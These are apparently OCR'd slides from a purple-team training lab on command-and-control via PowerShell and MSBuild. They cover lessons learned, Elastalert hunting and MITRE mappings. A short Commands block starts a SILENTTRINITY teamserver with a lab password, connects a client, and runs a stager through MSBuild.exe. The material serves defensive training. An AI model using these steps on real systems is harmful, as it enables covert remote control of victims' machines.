
Atomic Purple Team Phase: Adjust / Harden

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.




Atomic Purple Team Phase: Report



Atomic Purple Team Phase: Report

Related Atomic Purple Team Report: PB1130

Lessons Learned



New Techniques Learned?


- C2 execution via PowerShell PS1.
- C2 execution via MSBuild.

Gained Experience?

- Establishing a command and control.
- Hunting for spikes and anomalies with Elastalert.

Has the organization's security posture been improved?

Atomic Purple Team Phase: Lessons Learned



Commands:

```
python3.8 st.py teamserver --port 81 10.10.98.20
APTClass!
python3.8 st.py client
wss://aptclass:APTClass\!@10.10.98.20:81
MSBuild.exe c:\Users\itadmin\Downloads\stager.xml
```

Applied Purple Team Lab: L1130
Related Atomic Purple Team Report: PB1130

MITRE:
T1127 – Trusted Developer Utilities
T1218 – Signed Binary Proxy Execution
T1059 – Command and Scripting Interpreter \ .001 PowerShell

Links:
https://attack.mitre.org/techniques/T1059/001/
https://attack.mitre.org/techniques/T1127/

https://github.com/byt3bl33d3r/SILENTTRINITY